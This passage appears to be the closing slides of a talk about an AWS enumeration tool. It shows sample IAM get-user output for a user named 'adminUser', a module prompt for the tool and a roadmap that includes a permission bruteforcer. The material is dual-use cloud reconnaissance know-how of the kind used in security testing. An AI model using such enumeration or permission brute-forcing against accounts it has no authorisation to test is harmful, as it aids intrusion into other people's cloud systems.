"Path": "/",
"Tags": [
{
"Key": "CostCenter",
"Value": "1234"
},
{
"Key": "Environment",
"Value": "Production"
},
{
"Key": "dasdas",
"Value": "dasdasd"
}
],
"UserId": "AIDARLOLOOLD6PQDCRF4C",
"UserName": "adminUser"
}
}
(test)()(enum/aws_iam_get_user) >>>


DEMO

THE FUTURE

- A permission bruteforcer
- Cleaner modules
- Coverage for more AWS Modules
- RBAC


THANK
YOU
END